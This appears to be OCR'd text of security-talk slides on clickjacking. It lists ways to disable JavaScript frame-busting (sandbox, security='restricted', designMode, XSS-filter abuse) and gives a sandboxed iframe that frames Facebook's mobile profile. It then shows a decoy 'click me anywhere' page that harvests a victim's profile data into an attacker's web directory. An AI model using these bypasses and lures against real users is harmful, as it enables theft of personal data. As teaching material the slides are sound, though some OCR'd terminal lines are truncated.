
Limitations

This simple frame breaking script attempts to prevent the some here.

JavaScript as Defense

- What about mobile sites?
- What about no JavaScript support?
- Can the JavaScript protection be disabled or neutered?
  - IE8/IE9
    - security="restricted”
  - Chrome/Safari/IE9
    - sandbox
  - Firefox/Chrome/Safari
    - Activate designMode in parent page.
    - view-source
  - IE/Chrome
    - Using XSS filter to cut out script


```
<iframe src="http://m.facebook.com/profile.php" sandbox="allow-forms"> </iframe>
```


Clickjackin...
Java in Acti...
Out of date ...
PHP: $_P
192.168.1.103/rich_tests/frame_bust/test.html
facebook
Search
Home Edit Profile Find Friends
Mopey Mcmopster
Upload a profile picture
Wall · Info · Photos

Now What?

- Creativity happens.
- Can we do anything interesting?

Stealing Someone's Information



facebook | Search | Richie Needle | Find Friends | Home

Richie Needle

Works at NSA · Went to Central High School · Born on March 1, 1983 · Add your hometown · Add languages you know · Edit Profile

Edit Profile | View As...

Wall
Info
Photos
Notes
Friends
Subscriptions

Find Friends
- Best Friends
- Coworkers
- Classmates

Add a Badge to Your Site

Work and Education Edit

Employers	NSA
High School	Central High School Class of 1998

Philosophy Edit

Religious Views	[redacted]

Arts and Entertainment Edit

Share Your Interests: Add Music · Add Books · Add Movies · Add TV Shows · Add Games

Basic Information Edit

Sex	Male

People You May Know See All

Drew-Kate Geiger — Add Friend

Teresa Gentle — Add Friend


Sponsored See All

Find Your New Card
In under 60 seconds, find the right card for you. Earn more miles, get cash back, or save with a low intro APR.

Adult Degree Completion
northwestu.edu
1 night a week, 1 class at a time. A great program for the working adult. We will help you finish your degree at Northwest University.

Coors Light Football
Go head-to-head with Coach Mora on his weekly Silver Bullet® Pick 'em picks! Play now for a chance to win weekly prizes! Ends 1/1/12

Stealing Someone's Information



Sharing on Facebook


These settings control who can see what you share.

- **Everyone**
- **Friends of Friends**
- **Friends Only** ✓
- **Recommended**

	Everyone	Friends of Friends	Friends Only
Your status, photos, and posts			•
Bio and favorite quotations			•
Family and relationships			•
Photos and videos you're tagged in			•
Religious and political views			•
Birthday			•
Permission to comment on your posts			•
Places you check in to [?]			•
Contact information			•

☑ Share a tagged post with friends of the friend I tag

Stealing Someone's Information




This site is Legit

What could be safer looking than just a page that's pretty much plaintext?
I'm like a gnu manual or something

Click me anywhere. You know you want to.

Stealing Someone's Information



facebook | Search | Richie Needle | Find Friends | Home

Richie Needle

Edit Profile | View As...

Works at NSA · Went to Central High School · Born on March 1, 1983 · Add your hometown · Add languages you know · Edit Profile

Wall
Info
Photos
Notes
Friends
Subscriptions

Find Friends
Best Friends
Coworkers
Classmates

Add a Badge to Your Site

Work and Education Edit

Employers	NSA
High School	Central High School Class of 1998

Philosophy Edit

Religious Views	[redacted]

Arts and Entertainment Edit

Share Your Interests: Add Music · Add Books · Add Movies · Add TV Shows · Add Games

Basic Information Edit

Sex	Male

People You May Know See All

Drew-Kate Geiger — Add Friend

Teresa Gentle — Add Friend


Sponsored See All

Find Your New Card
In under 60 seconds, find the right card for you. Earn more miles, get cash back, or save with a low intro APR.

Adult Degree Completion
northwestu.edu
1 night a week, 1 class at a time. A great program for the working adult. We will help you finish your degree at Northwest University.

Coors Light Football
Go head-to-head with Coach Mora on his weekly Silver Bullet® Pick 'em picks! Play now for a chance to win weekly prizes! Ends 1/1/12

Meanwhile...



Applications Places System
Wed Aug 17, 1
Richie Needle - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited
Getting Started
Latest Headlines
Richie Needle
facebook Search
Home Edit Profile Find Friends

```
oot@ubuntu-home: /var/www/fb/user_
oot@ubuntu-home:/var/www# cd fb
b/  fb2/
oot@ubuntu-home:/var/www# cd fb/u
oot@ubuntu-home:/var/www/fb/user_
nfo.html
oot@ubuntu-home:/var/www/fb/user_
```

file:///var/www/fb/user_data/100002158850721/info

